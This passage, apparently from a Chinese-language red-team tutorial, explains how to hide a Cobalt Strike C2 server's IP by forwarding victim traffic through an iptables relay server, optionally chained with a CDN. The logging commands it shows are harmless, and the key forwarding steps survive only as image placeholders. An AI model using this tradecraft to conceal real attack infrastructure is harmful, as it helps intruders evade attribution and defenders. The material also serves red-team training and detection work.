


CS 监听创建还是原来的没有变化：





此时可通过 iptables 转发上线：



如果想要查看通过 iptables 的数据包，则可以进行如下配置：

```
iptables -t mangle -A POSTROUTING -j LOG --log-level debug --log-prefix "OUT P
ACKETS:"
```


vim 修改 / etc/syslog.conf，添加如下内容：

```
kern.debug /var/log/iptables
```

重启 syslog 服务：

```
service rsyslog restart
```

这时相关记录就会记录在 var/log/syslog 中，查看该文件，其中 123 是受害机 ip，45 为中转服务器 ip：



总结

重定向隐藏 IP 原理在于先访问中转服务器，再由中转服务器转发到 C2 上，而可

以实现这个功能的软件有很多，像上面提到的中间件 Apache、Nginx，软件 Socat，自带工具 IPTables 等等。

这种方法优点在于成本低，部署简单，且一些中间件也支持 HTTPS 通信，可以达到隐藏 IP 的目的，但相对也有一些缺点，不过不要紧，比如说中转服务器不是很重要，但是也不是傀儡机，而是自己的一台临时服务器，那么这个临时服务器就暴露了。另外如果中转服务器被拿下的话，那么搜集信息很可能就可以发现请求重定向的痕迹，从而找到真实 C2 地址。

请求重定向也可以和之前的 CDN 方法相结合，之前 CDN 方法是通过 CDN 将请求转发到真实的 C2 服务器上，而添加请求重定向后，流程就变为了 CDN 转发到中转服务器，中转服务器再转到 C2，达到双重隐藏的效果。